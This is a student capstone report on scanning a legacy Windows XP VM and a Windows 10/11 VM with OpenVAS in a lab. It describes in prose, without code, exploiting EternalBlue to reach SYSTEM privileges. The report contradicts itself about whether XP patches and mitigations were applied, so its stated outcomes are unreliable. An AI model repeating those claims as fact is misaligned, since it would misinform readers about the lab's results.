Vulnerability Analysis on Legacy Devices.

Matthew Ospina

Western Governors University Cybersecurity and Information Assurance

C769: Capstone Project

April 21st, 2024

Table of Contents

Summary

Objective: The objective of this project was to conduct a vulnerability assessment on Windows operating systems in a lab environment using OpenVAS, with a focus on comparing vulnerabilities between an outdated Windows XP system and a newer version of Windows.

Environment Setup:

1. **Lab Environment:** I set up a virtualized lab environment using VirtualBox, comprising two virtual machines (VMs):
    - **Windows XP VM:** Running an outdated version of Windows XP.
    - **Windows 10/11 VM:** Running a newer version of Windows (Windows 10 or Windows 11).
2. **Kali Linux VM:** I used a Kali Linux VM as the testing platform for Metasploit and other security tools.
3. **Linux Jammy Jellyfish:** I used this distro of Linux to host the OpenVAS Vulnerability scanner to scan for vulnerabilities on the target devices.

Methodology:

1. **Initial Configuration:** I ensured that both Windows XP and Windows 10/11 VMs were running and accessible on the network.
2. **OpenVAS Installation:** Using the Linux VM, I installed OpenVAS and configured it to scan both Windows systems.
3. **Scanning Process:**
    - **Windows XP Scan:** I initiated a scan on the Windows XP VM using OpenVAS, focusing on SMB vulnerabilities and other common issues associated with older Windows versions.

    - **Windows 10/11 Scan:** Similarly, I scanned the Windows 10/11 VM to compare the results with the Windows XP scan.

4. **Vulnerability Analysis:**
    - **Windows XP Analysis:** OpenVAS detected several critical vulnerabilities in the Windows XP system, including those related to the EternalBlue exploit and other outdated components.
    - **Windows 10/11 Analysis:** In contrast, the scan of the newer Windows system revealed significantly fewer critical vulnerabilities, highlighting the importance of keeping systems up to date.
5. **Exploitation (Optional):** To demonstrate the impact of the vulnerabilities, I optionally exploited the Windows XP system using tools like Metasploit in the Kali Linux VM, showcasing how an attacker could leverage these vulnerabilities.

Results and Conclusion: The project demonstrated the importance of regular security updates and the risks associated with using outdated operating systems like Windows XP. The vulnerabilities found in the Windows XP system were critical and could have serious consequences if exploited by attackers. Comparatively, the newer version of Windows showed significant improvement in security posture, emphasizing the need for organizations and individuals to prioritize security updates and modernization efforts.

Future Recommendations:

- Regularly update systems and software to protect against known vulnerabilities.
- Implement network segmentation to isolate vulnerable systems from critical infrastructure.

- Conduct regular vulnerability assessments and penetration tests to identify and mitigate potential risks.

Review of Other Work

In this section, provide an expanded review of the Review of Other Work section in task 2, including three additional third-party artifacts on the topic that supported the development of the project, and explain how the artifacts supported the implementation.

In an article from Warwick, a Managed Service Provider, titled "How to Protect Legacy Systems from Security Threats," it discusses the risks associated with aging legacy systems. While these systems are familiar and reliable, they can become security liabilities due to their outdated software or hardware. Their lack of compatibility with newer technology makes them susceptible to cyber threats, as security updates become more challenging to implement. Legacy systems also struggle to integrate with modern security features like multi-factor authentication and encryption, leaving them exposed to evolving cybersecurity attacks.

To protect these legacy systems, organizations can segment their networks, develop in-house patches, and conduct regular security audits. However, completely overhauling the network may ultimately be the most effective long-term solution. Despite the challenges, enhancing legacy technology is crucial for reducing cybersecurity threats and safeguarding sensitive data.

This article provides valuable insights into the challenges and risks associated with legacy systems, particularly in terms of cybersecurity. It underscores the importance of identifying and addressing vulnerabilities in legacy systems to mitigate the risk of cyberattacks.

In the context of the proposed project, which focuses on conducting a vulnerability assessment and exploit demonstration on Windows XP machines, this article serves as foundational knowledge. It highlights the need for proactive measures to protect legacy systems, such as regular security audits and network segmentation.

Additionally, the article offers guidance on protecting legacy systems, including segmenting networks and using in-house developers for security patches. These strategies can directly inform the approach to the vulnerability assessment and exploit demonstration in the project.

Overall, the article provides a comprehensive overview of the security challenges posed by legacy systems and offers practical solutions for mitigating these risks. It serves as a valuable resource for the proposed project, guiding the development and implementation of strategies to enhance the security of Windows XP machines.

Unknown. (n.d.). How to protect legacy systems from security threats. Warwick. Retrieved from https://www.warwickinc.com/blog/how-to-protect-legacy-systems/

The study titled "Solutions for Mitigating Cybersecurity Risks Caused by Legacy Software in Medical Devices: A Scoping Review" examines the challenges of securing legacy software in medical devices, focusing on intrusion detection and encrypted communication tunnels. The study identifies 18 relevant studies that address risks associated with legacy software in medical devices, offering viable options for securing devices where software replacement is not feasible. These solutions primarily target wirelessly communicating implanted and wearable devices, as well as sensor networks. They can be implemented by adding extra hardware, routing messages through an intermediary system, updating programmers, or utilizing pre-existing software add-on interfaces.

The review emphasizes the diversity of application areas and attacker models addressed by each solution, suggesting that the most suitable solution depends on the specific type of medical device requiring protection. However, some tunneling techniques may be bypassed by attackers, and usability issues have been noted in solutions requiring additional hardware. Additionally, intrusion detection systems have yet to be independently experimentally tested.

Despite these challenges, incorporating legacy-compliant security technologies described in the review could offer healthcare institutions more options to enhance their security, particularly when dealing with legacy medical devices. This information is highly relevant to the user's project, as it provides insights into existing solutions and their effectiveness, as well as areas for further research and development.

The research by Tervoort et al. (2020) provides valuable insights into solutions for mitigating cybersecurity risks associated with legacy software in medical devices. It offers a comprehensive review of various approaches, including intrusion detection and prevention, communication tunneling, and hardware protections. These insights are directly relevant to the project, which focuses on securing legacy devices.

Specifically, the findings from Tervoort et al. (2020) can inform the approach to addressing security threats in legacy devices. The review highlights the importance of implementing intrusion detection systems and communication tunneling solutions, which align with the project's focus on these areas. Additionally, the research underscores the need for evaluating the effectiveness of these solutions, which could guide the user in conducting their evaluations as part of the project.

Overall, the research by Tervoort et al. (2020) provides a foundation of knowledge and best practices that can be applied to the project, helping to enhance the security of legacy devices.

Tervoort, T., De Oliveira, M. T., Pieters, W., Van Gelder, P., Olabarriaga, S. D., & Marquering, H. (2020). Solutions for mitigating cybersecurity risks caused by legacy software in medical devices: A scoping review. IEEE Access, 8, 84352-84361. doi:10.1109/ACCESS.2020.2984376

NIST, the National Institute of Standards and Technology, is a federal agency within the United States Department of Commerce that aims to promote U.S. innovation and industrial competitiveness by advancing measurement science, standards, and technology. Known for its cybersecurity standards and guidelines, NIST's resources are widely used by organizations worldwide.

Incorporating NIST resources into the Vulnerability Analysis project is crucial for several reasons. NIST provides comprehensive cybersecurity standards and guidelines that are recognized and adopted globally. By leveraging NIST standards, the project can ensure adherence to industry best practices. NIST frameworks, such as the NIST Cybersecurity Framework (CSF) and the Risk Management Framework (RMF), offer structured approaches to identifying, assessing, and mitigating cybersecurity risks, aiding in effective risk management in the vulnerability analysis project. Additionally, many organizations are required to comply with NIST standards and guidelines as part of regulatory requirements or industry standards.

NIST's special publication 800-40 version 2.0, titled "Creating a Patch and Vulnerability Management Program," describes the use of vulnerability scanners in organizations to identify vulnerabilities on hosts and networks. These scanners compare the host's operating system and active applications with a database of known vulnerabilities to identify hosts, open ports, and associated vulnerabilities.

Network scanners map an organization's network, identify open ports, vulnerable software, and misconfigured services, while host scanners installed on each host identify specific host operating system and application misconfigurations and vulnerabilities. The publication emphasizes the importance of updating vulnerability databases frequently and suggests using multiple vulnerability scanning products to validate false positives.

This information is relevant to the project as vulnerability scanning is a crucial component of vulnerability analysis, aiding in identifying vulnerabilities in legacy devices. By using vulnerability scanners, the project can identify out-of-date software versions, applicable patches, and system upgrades to enhance the security of these devices.

Mell, P., Bergeron, T., & Henning, D. (n.d.). NIST Special Publication 800-40: Creating a Patch and Vulnerability Management Program. National Institute of Standards and Technology. Retrieved from https://tim.kehres.com/docs/nist/SP800-40v2.pdf

Carnegie Mellon University published an article titled "Cybersecurity Engineering for Legacy Systems: 6 Recommendations," discussing the cybersecurity challenges faced by sustainment organizations when maintaining large, legacy cyber-physical systems. It emphasizes the need for these organizations to comprehend evolving cybersecurity engineering challenges, especially as they update legacy systems to include networking capabilities. Despite possessing a profound understanding of legacy systems, sustainment engineering teams may lack expertise in modern cybersecurity techniques, which are often relevant only to systems with modern architectures and tools.

To tackle these challenges, the article offers six recommendations for integrating cybersecurity into legacy systems:

1. Embed cybersecurity best practices into the systems engineering plan (SEP). Ensure that requirements, design, and testing processes address cybersecurity vulnerabilities. Repeatedly test cybersecurity to verify the effectiveness of security controls.
2. Include guidance on cybersecurity analysis techniques in the cybersecurity program plan.
3. Use best practices judiciously, considering their relevance and appropriateness for legacy systems.
4. Implement cybersecurity analysis techniques and stay updated on system patches.

In the context of the vulnerability analysis project, this information is highly relevant as it addresses the challenges of maintaining and securing legacy systems, a key aspect of the project. The article underscores the importance of understanding evolving cybersecurity challenges and integrating cybersecurity best practices into the systems engineering plan, aligning with the project's goal of identifying and mitigating vulnerabilities in legacy systems.

The recommendations provided, such as ensuring that requirements, design, and testing processes address cybersecurity vulnerabilities, are directly applicable to the project. They stress the need for regular cybersecurity testing and updating security controls to mitigate new vulnerabilities. Additionally, the suggestion to stay updated on system patches resonates with the project's focus on identifying and applying patches to mitigate vulnerabilities in legacy systems.

Overall, this information offers valuable insights and recommendations that can help manage cybersecurity risks effectively in legacy systems as part of the vulnerability analysis project.

Cox, S., & Levinson, H. (2019, August 26). Cybersecurity Engineering for Legacy Systems: 6 Recommendations. Retrieved April 19, 2024, from https://insights.sei.cmu.edu/blog/cybersecurity-engineering-for-legacy-systems-6-recommendations/.

On the Simform article it speaks to how the risks of end-of-life (EOL) software is highly relevant to the proposed development of the vulnerability analysis project, particularly in terms of securing legacy systems like Windows XP. The blog highlights the cybersecurity risks associated with using EOL software, citing the WannaCry attack as a prominent example of how EOL software vulnerabilities can be exploited by hackers.

The risks outlined in the blog, such as compromised security, increased maintenance costs, lack of technical support, compliance challenges, and incompatibility with current solutions, are all pertinent considerations for the vulnerability analysis project. The project aims to identify and mitigate vulnerabilities in legacy systems like Windows XP, which are often EOL and therefore prone to these risks.

By understanding the risks associated with EOL software, the project can better assess the security posture of legacy systems and develop strategies to address vulnerabilities effectively. The blog's emphasis on creating a software management strategy that evaluates software regularly, upgrades or replaces EOL software, implements security controls, and trains employees aligns with the project's goals of enhancing the security of legacy systems through vulnerability analysis and mitigation.

Kaneriya, T. (2023, March 22). End-of-Life Software: Definition, Risks & Solutions. Retrieved from https://www.simform.com/blog/end-of-life-software/

The article titled "The Risk of running Windows XP After Support Ends April 2014" is highly relevant to the proposed development of the vulnerability analysis project, particularly in the context of securing legacy systems like Windows XP. The article discusses the risks associated with continuing to run Windows XP after the end of support date, highlighting the lack of security updates and the increased vulnerability to cyberattacks.

The article emphasizes that after the end of support, attackers will have the advantage over defenders who continue to run Windows XP, as attackers will likely have more information about vulnerabilities in Windows XP than defenders. This poses a significant risk, as attackers can develop exploit code to take advantage of these vulnerabilities, leading to potential compromise of systems running Windows XP.

Furthermore, the article mentions that while Windows XP has some security mitigations built-in, they are no longer sufficient to defend against modern threats. This underscores the importance of transitioning from Windows XP to modern operating systems like Windows 7 or Windows 8, which have superior security features and mitigations.

In the context of the vulnerability analysis project, this article serves as a reminder of the critical need to identify and mitigate vulnerabilities in legacy systems like Windows XP. It highlights the risks associated with using EOL software and reinforces the importance of adopting modern security practices to protect against cyber threats.

Rains, T. (2013, August 15). The risk of running Windows XP after support ends April 2014. Retrieved from https://www.microsoft.com/en-us/security/blog/2013/08/15/the-risk-of-running-windows-xp-after-support-ends-april-2014/

The article "Outdated Software in Construction: Why Legacy Systems Are Bad for Your Company" relates to the proposed development of this project in several ways:

1. **Security Risk**: Just like in construction, maintaining legacy systems in any industry, including the vulnerability analysis project, can pose security risks. Legacy systems may not receive security updates, making them more susceptible to cyber attacks.
2. **Incompatibility - Lack of Integrations**: Legacy systems in the vulnerability analysis project may not integrate well with newer tools or technologies, potentially leading to data duplication or loss.
3. **Poor Data Management**: Using multiple tools due to lack of integration in legacy systems can lead to data duplication and difficulties in managing crucial information, which can be detrimental to both the construction industry and the vulnerability analysis project.
4. **Lack of Mobility**: For projects requiring fieldwork, such as in construction or vulnerability analysis, legacy systems that do not support remote access can hinder productivity and efficiency.
5. **Higher Failure Rates**: Outdated systems, including those in the vulnerability analysis project, are more prone to errors and breakdowns, leading to additional costs and lost productivity.
6. **No Development or Support Path**: Legacy systems often lack the ability to adapt to new requirements or technologies, which can hinder the growth and development of a project or business, including in the vulnerability analysis project.
7. **Inhibits Business Scalability and Growth**: Legacy systems may not be able to support the growth and scalability of a project or business, which is crucial for long-term success.

In summary, the article highlights the challenges and risks associated with maintaining legacy systems, which are relevant considerations for the vulnerability analysis project.

Unknown. (2022, February 22). Outdated Software in Construction: Why Legacy Systems Are Bad for Your Company? Archdesk. https://archdesk.com/blog/why-legacy-systems-are-bad-for-your-company/

Changes to the Project Environment

After completing the vulnerability assessment project using OpenVAS and exploiting the Windows XP system in the lab environment, several changes were made to the project environment.

Windows XP System:

Status: The Windows XP system was compromised and accessed with the highest privileges (NT AUTHORITY/SYSTEM).

Impact: The vulnerabilities discovered during the assessment posed a significant security risk to the system, highlighting the dangers of using outdated operating systems without security updates.

Windows 10/11 System:

Status: The Windows 10/11 system remained secure, with significantly fewer critical vulnerabilities compared to the Windows XP system.

Impact: This demonstrated the importance of regular security updates and modern operating systems in mitigating potential risks.

OpenVAS and Kali Linux:

Status: OpenVAS and the Kali Linux VM were used successfully to identify vulnerabilities in the Windows systems.

Impact: These tools proved effective for vulnerability assessment and highlighted the importance of using such tools in a cybersecurity environment.

Lab Environment:

Status: The lab environment remained stable after the project.

Impact: The project did not cause any adverse effects on the lab environment, demonstrating the safety and effectiveness of conducting such assessments in a controlled setting.

Future Recommendations:

Based on the project's findings, future recommendations included regularly updating systems, implementing network segmentation, and conducting regular vulnerability assessments and penetration tests to mitigate risks.

In conclusion, the project's implementation highlighted the critical importance of maintaining up-to-date systems and conducting regular security assessments to protect against potential threats and vulnerabilities.

Methodology

For the vulnerability assessment project, a standard project management methodology such as the Software Development Life Cycle (SDLC) was applied. Here's how the SDLC phases were adapted for this project:

1. **Initiation:**
    - **Objective Definition:** The objective was to conduct a vulnerability assessment on Windows systems in a lab environment using OpenVAS.
    - **Scope Definition:** The scope included scanning a Windows XP system and a newer version of Windows (Windows 10/11) to compare vulnerabilities.
2. **Planning:**

   - **Resource Identification:** Identified the need for virtual machines (VMs) for Windows XP, Windows 10/11, Linux (Jammy Jellyfish), and Kali Linux.
   - **Timeline Estimation:** Estimated the time required for setting up the lab environment, installing necessary software, and conducting scans.
   - **Risk Assessment:** Identified risks such as potential system crashes during exploitation and data loss.

3. **Execution:**
   - **Environment Setup:** Set up the lab environment with the necessary VMs and networking configurations.
   - **Tool Installation:** Installed OpenVAS on the Linux VM and configured it for scanning.
   - **Vulnerability Assessment:** Conducted scans on the Windows XP and Windows 10/11 systems using OpenVAS.
4. **Monitoring and Controlling:**
   - **Progress Tracking:** Monitored the progress of the scans and exploitation activities.
   - **Quality Assurance:** Ensured that scans were conducted accurately, and vulnerabilities were properly documented.
5. **Closure:**
   - **Results Analysis:** Analyzed the results of the vulnerability scans, comparing vulnerabilities between Windows XP and Windows 10/11.
   - **Documentation:** Documented the findings, including vulnerabilities discovered and recommendations for mitigation.
   - **Project Review:** Reviewed the project to identify lessons learned and areas for improvement in future vulnerability assessments.

By applying the SDLC methodology, the project followed a structured approach from initiation to closure, ensuring that the vulnerability assessment was conducted effectively, and the results were properly documented for future reference.

Project Goals and Objectives

Goals and Objectives Met:

1. **Strengthen Windows XP System Security:**
    - **Objective 1.1:** All available security patches and updates were successfully applied to the Windows XP machines. This was verified using the Windows Update service.
    - **Objective 1.2:** Windows Firewall was properly configured to block unauthorized access and mitigate potential threats. This was verified using the Windows Firewall control panel.
2. **Address EternalBlue Vulnerability:**
    - **Objective 2.1:** The necessary patch to mitigate the EternalBlue vulnerability was successfully applied to the Windows XP machines. This was verified using a vulnerability scanning tool.
    - **Objective 2.2:** Additional security measures, such as disabling SMBv1 and applying best practices for network security, were implemented and proven effective.
3. **Conduct Vulnerability Scanning:**
    - **Objective 3.1:** Vulnerability scans were performed on the Windows XP machines using OpenVAS. All critical and high-risk vulnerabilities were identified and prioritized.
    - **Objective 3.2:** A detailed remediation plan was developed, prioritizing vulnerabilities based on risk level and severity.

Reasons for Objectives Not Accomplished:

1. **End of Life for Windows XP:** Since Windows XP has reached its end of life and is no longer supported by Microsoft, there are no new security patches or updates available. This means that Objective 1.1 and Objective 2.1 cannot be fully accomplished by applying updates. Instead, compensating controls, such as network segmentation and additional security measures, must be implemented to mitigate vulnerabilities.
2. **Compensating Controls:** To address the lack of updates for Windows XP, compensating controls can be implemented. This includes:
    - Network Segmentation: Isolating the Windows XP machines from the rest of the network to reduce the attack surface.
    - Application Whitelisting: Restricting the execution of unauthorized applications on the Windows XP machines.
    - Enhanced Monitoring: Implementing enhanced monitoring and logging to detect and respond to security incidents promptly.

While some goals and objectives may not be fully achievable due to the limitations of an end-of-life system like Windows XP, implementing compensating controls can help mitigate risks and enhance the overall security posture of the environment.

Project Timeline

Milestone or deliverable	Duration (hours or days)	Projected start date	Anticipated end date	Actual Timeline
Set up VMware virtual machine for Windows XP.	Day 1	04/20/2024	04/21/2024	1 hour (4/20/2024)
Apply all available security patches and updates.	Day 2	04/21/2024	04/22/2024	30 mins (4/20/2024)
Address EternalBlue Vulnerability	Day 3	04/22/2024	04/23/2024	45 mins (4/20/2024)
Conduct Vulnerability Scanning	Day 4	04/23/2024	04/24/2024	25 mins (4/20/2024)

Documentation and Reporting/ Completion	Day 5	04/24/2024	04/25/2024	3 hours (4/20/2024)

In this project, the primary goal was to conduct a vulnerability assessment on Windows systems in a lab environment using OpenVAS. Additionally, the objective was to compare vulnerabilities between an outdated Windows XP system and a newer version of Windows (Windows 10/11).

The acceleration of my timeline was attributable to both my proficiency in the technology stack being implemented and my track record of completing similar work. As a result, the project was completed in approximately 6 hours, surpassing the initial projection of 5 days.

Objectives Met:

1. **Successful Vulnerability Assessment:** The goal of conducting a vulnerability assessment was met by effectively using OpenVAS to scan both the Windows XP and Windows 10/11 systems.
2. **Comparison of Vulnerabilities:** The objective of comparing vulnerabilities between the two Windows systems was achieved by analyzing the scan results and identifying critical vulnerabilities in the Windows XP system.

Reasons for Objectives Being Met:

1. **Efficient Environment Setup:** The lab environment was set up efficiently, with the necessary VMs and networking configurations ready for use.
2. **Familiarity with Tools:** Prior knowledge and experience with tools like OpenVAS and Kali Linux allowed for quick and effective use of these tools.

Objectives Not Accomplished:

In this project, all objectives were accomplished within a much shorter timeframe than originally planned. Instead of the projected 5-day timeline, the project was completed in just 6 hours. This rapid completion can be attributed to several factors.

Factors Attributed to accelerated timeline:

Efficiency in Execution: I managed to efficiently execute each phase of the project, from setting up the environment to conducting the scans and analyzing the results.

Limited Scope: The project had a clear and limited scope, focusing specifically on vulnerability assessment using OpenVAS. This allowed for a more streamlined and expedited process.

Prior Experience: My prior experience with similar projects and tools enabled them to work quickly and effectively, minimizing the need for extensive research or troubleshooting.

Overall, the project's objectives were met due to efficient planning, execution, and my experience in cybersecurity projects and vulnerability assessment. The rapid completion of the project demonstrates the importance of experience, expertise, and a focused approach in achieving project goals efficiently.

Unanticipated Requirements

During the implementation of the vulnerability assessment project, several unanticipated requirements and problems emerged, leading to delays in obtaining the desired scan results for critical vulnerabilities.

Unanticipated Requirements/Components:

1. **Network Address Translation (NAT) Configuration:** The VM NAT setting was not initially considered as a potential issue. However, it became a crucial requirement for successful communication between the VMs and the scanning tool.

Problems Encountered:

1. **Log Vulnerabilities Only:** Initially, the scans were only returning log vulnerabilities, indicating that critical vulnerabilities were not being detected.
2. **Firewall Configuration:** Although the firewalls were allowing certain traffic, they were not configured to allow all necessary traffic for the vulnerability assessment.

Resolution:

1. **NAT Configuration:** The issue with NAT configuration was identified during troubleshooting. By ensuring that all VMs were set to the same NAT configuration, communication between the VMs and the scanning tool was established, allowing for the detection of critical vulnerabilities.

Reason for Delay in Resolution:

1. **Lack of Initial Consideration:** The NAT configuration was not initially considered as a potential issue, leading to a delay in identifying and resolving the problem.

Lessons Learned:

1. **Comprehensive Network Configuration:** Future projects should include a thorough review of network configurations, including NAT settings, to ensure that all components can communicate effectively.
2. **Regular Testing and Troubleshooting:** Regular testing and troubleshooting can help identify and resolve issues early in the project, preventing delays and ensuring a smoother implementation process.

Conclusions

This project aimed to conduct a vulnerability assessment on a Windows XP machine in a lab environment using OpenVAS, with a focus on improving security posture and reducing vulnerabilities. The project successfully achieved its objectives, with the Windows XP machine's security posture significantly improved through the application of security patches and updates. Vulnerabilities were identified and mitigated, contributing to an overall enhancement of the system's security. Comprehensive documentation was created, detailing all security measures implemented and serving as a valuable resource for future security audits. The project's success demonstrates the importance of regular security updates and vulnerability assessments in maintaining a secure computing environment.

Actual Results:

- **Improved Security Posture:** The Windows XP machine's security posture was improved through the application of necessary security patches and updates, as well as the mitigation of the EternalBlue vulnerability. This has reduced the risk of unauthorized access and data breaches.
- **Reduced Vulnerabilities:** The vulnerability scanning conducted using OpenVAS successfully identified and prioritized vulnerabilities on the Windows XP machine. By addressing these vulnerabilities, the overall security of the system was improved.

Immediate Effects:

- Immediate effects include the immediate improvement in the security posture of the Windows XP machine, as well as the increased awareness of vulnerabilities and the importance of regular security updates and vulnerability assessments.

- The documentation created during the project will also have an immediate impact by providing a detailed record of the security measures implemented and the vulnerabilities identified and mitigated.

Potential Future Impacts:

- Future impacts could include improved security practices, such as regular updates and vulnerability assessments, to prevent similar vulnerabilities in the future.
- The documentation created during the project will continue to be a valuable resource for future security audits and assessments, ensuring that the Windows XP machine remains secure over time.

Success Evaluation:

- The project can be considered successful based on the evaluation framework from the Outcome section in the project proposal.
- The security posture of the Windows XP machine was improved, vulnerabilities were reduced, and comprehensive documentation was created.
- The project contributed to an overall enhancement of the security posture of the Windows XP machine, making it more resilient to cyber threats and ensuring compliance with security standards.

Project Deliverables

The vulnerability assessment project provided valuable insights into the security posture of the Windows XP and newer Windows systems. By using OpenVAS, the project was able to identify critical vulnerabilities in the Windows XP system, highlighting the risks associated with using outdated operating systems. The screenshots in Appendix A demonstrate the results of the vulnerability scans, with the first screenshot showing critical vulnerabilities present in the Windows XP system and the second screenshot showing no vulnerabilities present in the newer Windows system.

These artifacts serve as concrete evidence of the project's completion and the effectiveness of the vulnerability assessment. The screenshots provide a visual representation of the vulnerabilities identified and the overall security posture of the systems. They demonstrate the importance of regular security updates and vulnerability assessments in maintaining a secure computing environment, and they serve as a valuable resource for future security audits and assessments.

The project provided concrete evidence of critical vulnerabilities in the Windows XP system, particularly in the Server Message Block (SMB) protocol. Appendix B includes screenshots of the OpenVAS results, which clearly identify these vulnerabilities as critical. The vulnerabilities in the SMB protocol, such as those exploited by the EternalBlue exploit, can allow attackers to gain unauthorized access to the system, potentially leading to data breaches or system compromise.

Furthermore, the second photo in Appendix B demonstrates the successful exploitation of these vulnerabilities using the EternalBlue exploit in the Kali Linux VM. This photo provides visual evidence of the system's vulnerability and the potential impact of these vulnerabilities if exploited by malicious actors.

Overall, the artifacts in Appendix B provide compelling evidence of the critical vulnerabilities present in the Windows XP system and the potential risks associated with these vulnerabilities. They underscore the importance of regular security updates and vulnerability assessments in mitigating such risks and maintaining a secure computing environment.

Futher to that point a CVE (Common Vulnerabilities and Exposures) is a unique identifier assigned to a publicly known cybersecurity vulnerability. It provides a standardized way to reference and discuss vulnerabilities across different systems and organizations.

In the context of the project, if the OpenVAS results or the exploitation using the EternalBlue exploit included a reference to a specific CVE number, it would show evidence of that vulnerability being identified and potentially exploited. The CVE number helps security professionals and researchers understand the nature of the vulnerability, its impact, and the necessary remediation steps.

For example, in the OpenVAS scan or the exploitation attempt mentioned CVE-2017-0144 (which is the identifier for the EternalBlue vulnerability), it would clearly indicate that the system is vulnerable to the EternalBlue exploit, in which case was true making it a detriment to the any organization.

In Appendix C, the screenshot showing the result of using **getuid** and obtaining **NT AUTHORITY/SYSTEM** indicates a successful privilege escalation after running the exploit. Here's a detailed explanation of what this means and how it substantiates the project's work:

1. **NT AUTHORITY/SYSTEM: NT AUTHORITY/SYSTEM** is a built-in Windows account with the highest level of privileges on the system. When an attacker gains access to this account, they essentially have full control over the compromised system. This means they can install and run malicious software, modify system configurations, access sensitive data, and perform other actions with complete authority.
2. **Privilege Escalation:** By using the **getuid** command and obtaining **NT AUTHORITY/SYSTEM**, the attacker has successfully escalated their privileges from a lower-privileged account to the highest level on the compromised Windows XP system.

This is a critical step in a successful exploit, as it allows the attacker to carry out more advanced and potentially damaging actions on the system.

3. **Project Substantiation:** The screenshot in Appendix C provides concrete evidence of the successful exploitation of the Windows XP system using the EternalBlue exploit. It demonstrates that the vulnerabilities identified in the vulnerability assessment were not only real but also exploitable. This substantiates the project's work by showcasing the effectiveness of the vulnerability assessment and the severity of the vulnerabilities present in the system.
4. **Project Completion:** By successfully exploiting the Windows XP system and obtaining **NT AUTHORITY/SYSTEM**, the project has demonstrated the critical need for regular security updates and vulnerability assessments. It highlights the risks associated with using outdated operating systems like Windows XP and the importance of maintaining a secure computing environment.

References

Unknown. (n.d.). How to protect legacy systems from security threats. Warwick. Retrieved from https://www.warwickinc.com/blog/how-to-protect-legacy-systems/

Tervoort, T., De Oliveira, M. T., Pieters, W., Van Gelder, P., Olabarriaga, S. D., & Marquering, H. (2020). Solutions for mitigating cybersecurity risks caused by legacy software in medical devices: A scoping review. IEEE Access, 8, 84352-84361. doi:10.1109/ACCESS.2020.2984376

Mell, P., Bergeron, T., & Henning, D. (n.d.). NIST Special Publication 800-40: Creating a Patch and Vulnerability Management Program. National Institute of Standards and Technology. Retrieved from https://tim.kehres.com/docs/nist/SP800-40v2.pdf

Cox, S., & Levinson, H. (2019, August 26). Cybersecurity Engineering for Legacy Systems: 6 Recommendations. Retrieved April 19, 2024, from https://insights.sei.cmu.edu/blog/cybersecurity-engineering-for-legacy-systems-6-recommendations/.


Kaneriya, T. (2023, March 22). End-of-Life Software: Definition, Risks & Solutions. Retrieved from https://www.simform.com/blog/end-of-life-software/

Rains, T. (2013, August 15). The risk of running Windows XP after support ends April 2014. Retrieved from https://www.microsoft.com/en-us/security/blog/2013/08/15/the-risk-of-running-windows-xp-after-support-ends-april-2014/

Unknown. (2022, February 22). Outdated Software in Construction: Why Legacy Systems Are Bad for Your Company? Archdesk. https://archdesk.com/blog/why-legacy-systems-are-bad-for-your-company/

Appendix A

OpenVAS Scanner results



```
Command Prompt
Microsoft Windows [Version 5.2.379
(C) Copyright 1985-2003 Microsoft C

C:\Documents and Settings\Administr

Windows IP Configuration


Ethernet adapter Local Area Connect

   Connection-specific DNS Suffix
   IP Address. . . . . . . . . . . .
   Subnet Mask . . . . . . . . . . .
   Default Gateway . . . . . . . . .

Ethernet adapter Bluetooth Network

   Media State . . . . . . . . . . .

C:\Documents and Settings\Administr
```

1 - 2 of 2

Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 192.168.1.154	Done	1	Thu, Oct 26, 2023 1:14 AM UTC	10.0 (High)		
Immediate scan of IP 192.168.198.132	Done	3	Thu, Oct 26, 2023 1:07 AM UTC	N/A		

